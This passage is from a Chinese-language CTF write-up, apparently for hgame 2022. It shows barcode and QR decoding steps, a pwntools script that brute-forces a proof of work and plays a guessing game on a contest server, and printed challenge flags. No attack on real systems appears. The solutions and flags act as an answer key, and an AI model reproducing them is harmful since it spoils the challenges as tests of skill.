32     zip_path = r'E:\data-structure\asm\build\tmp\0.zip'
33     unzip_file(zip_path)
```


```
unziping E:\data-structure\asm\build\tmp\15426.zip
unziping E:\data-structure\asm\build\tmp\15.zip
unziping E:\data-structure\asm\build\tmp\62.zip
unziping E:\data-structure\asm\build\tmp\249.zip
unziping E:\data-structure\asm\build\tmp\1000.zip
unziping E:\data-structure\asm\build\tmp\4001.zip
unziping E:\data-structure\asm\build\tmp\16007.zip
unziping E:\data-structure\asm\build\tmp\4002.zip
unziping E:\data-structure\asm\build\tmp\16009.zip
unziping E:\data-structure\asm\build\tmp\16010.zip
unziping E:\data-structure\asm\build\tmp\4003.zip
unziping E:\data-structure\asm\build\tmp\16014.zip
unziping E:\data-structure\asm\build\tmp\16015.zip
unziping E:\data-structure\asm\build\tmp\16016.zip
unziping E:\data-structure\asm\build\tmp\4004.zip
unziping E:\data-structure\asm\build\tmp\16017.zip
unziping E:\data-structure\asm\build\tmp\16019.zip
unziping E:\data-structure\asm\build\tmp\997.zip
unziping E:\data-structure\asm\build\tmp\3990.zip
unziping E:\data-structure\asm\build\tmp\15961.zip
unziping E:\data-structure\asm\build\tmp\15964.zip
unziping E:\data-structure\asm\build\tmp\998.zip
unziping E:\data-structure\asm\build\tmp\3993.zip
unziping E:\data-structure\asm\build\tmp\15973.zip
unziping E:\data-structure\asm\build\tmp\15976.zip
unziping E:\data-structure\asm\build\tmp\3996.zip
unziping E:\data-structure\asm\build\tmp\15985.zip
unziping E:\data-structure\asm\build\tmp\15986.zip


E:\data-structure\asm\build>
```

解压出三个视频文件（大量重复），如图

-structure > asm > build > tmp			
搜索"tmp"			
名称	修改日期	类型	
agfl.mp4	2022/2/2 22:55	MP4 文件	
flag(.mp4	2022/2/2 22:55	MP4 文件	
lagf.mp4	2022/2/2 22:55	MP4 文件	

其中两个视频存在“二维码”






可以在 [Barcode Reader. Free Online Web Application \(inliteresearch.com\)](http://Barcode Reader. Free Online Web Application (inliteresearch.com)) 里解码出第一张 png 的 base64。

第二张是一组 code128 条形码拼接，可以逐条解码，我直接用了 python 的 pyzbar 库，脚本后附。均解码出 png 图片的 base64。这两张 png 为二维码的一部分。

接下来处理题目给的另外两张码，



本张依旧在 Barcode reader 网站解码即可。



这张为 aztec 码，google 到能解码的 app，解码即可。



都是像素级的点

拖 ps 组合一下

```
1 | hgame{Do_y0U_lIk3_MazE5?}
```


奇妙小游戏

主要就是猜规则，由于需要过 proof of work，得用 pwntool，感觉我上次用 ta 还是在上次。

脚本

```
1  #!/usr/bin/env python
2  # coding=utf-8
3  from ast import Return
4  from pwn import *
5  from pwnlib.util.iters import mbruteforce
6  import itertools
7  import base64
8  import string
9
10
11 def bypassPOW(sh: remote):
12     sh.recvuntil(') == ')
13     hash_code = sh.recvuntil('\n', drop=True).decode().strip()
14     log.success('hash_code={},'.format(hash_code))
15
16     charset = string.printable
17     proof = mbruteforce(lambda x: hashlib.sha256(
18         (x).encode()).hexdigest() == hash_code, charset, 4, method='fixed')
19
20     sh.sendlineafter('????> ', proof)
21
22 def writelog(t:bytes):
23     f = open('log', 'ab')
24     f.write(t)
25     f.close
26
27 def getmap(sh: remote):
28     writelog(b'getting map\n')
29     flag = 3
30     map=[]
31     while flag:
32         t = sh.readline()
33         writelog(t)
34         if b'-' in t:
35             flag -= 1
36         elif flag == 1:
37             a = []
38             for i in range(0,len(t)-1,5):
39                 a.append(t[i])
40                 a.append(t[i+1])
41             map.append([chr(c) for c in a])
42         if flag == 0:
43             writelog(b'map done\n')
44             return map[::-1]
45
46 def Guess(entry:int,map:list):
47     used = [' ', '\n']
48     flag = 1
49     for line in map:
50         if not(line[entry*2+1] in used):
51             writelog(f'trying{entry+1}\n'.encode())
```

```

52         entry += 1
53         # used.append(line[entry*2+1])
54         elif not(line[entry*2-1] in used):
55             writelog(f'trying{entry-1}\n'.encode())
56             # used.append(line[entry*2-1])
57             entry -= 1
58     return entry
59
60 def dogame(sh: remote):
61     entry = -1
62     writelog(b'doing gaming\n')
63     map = getmap(sh)
64     for line in map:
65         writelog(str(line).encode())
66         writelog(b'\n')
67     while True:
68         t = sh.readline()
69         writelog(t)
70         if b'entry' in t:
71             entry = int(re.findall(r"\b\d+\b", t.decode())[0])
72         elif b'Tell' in t:
73             answer = Guess(entry, map)
74             writelog(f'Guessing {answer}\n'.encode())
75             sh.sendline(f"{answer}")
76         elif b'wrong' in t:
77             # sh.recvuntil(b'')
78             writelog(sh.readline())
79             exit()
80             break
81         elif b'right' in t:
82             dogame(sh)
83             break
84     writelog(b'game done\n')
85
86
87 sh = remote("chuj.top", 50898)
88 bypassPOW(sh)
89 # sh.sendline('0')
90 sh.sendlineafter('任意输入开始', '0', timeout=15)
91 dogame(sh)
92 sh.close()
93
94

```

在文件 log 的最后即是 flag

```

592 Guessing 2
593 You are right 0(n_n)0
594 doing gaming
595 getting map
596 you win!here is your reward
597 hgame{wH@t~4~IntEreST|Ng_g@ME}
598


```

REVERSE

fake shell

re 里只看得懂这题QAQ。是个 RC4，解的一直是乱码，直到群公告的提示才知道原来 key 被改了。

(一直以为 key 是常量指针就没发现)



手动解 rc4 即可

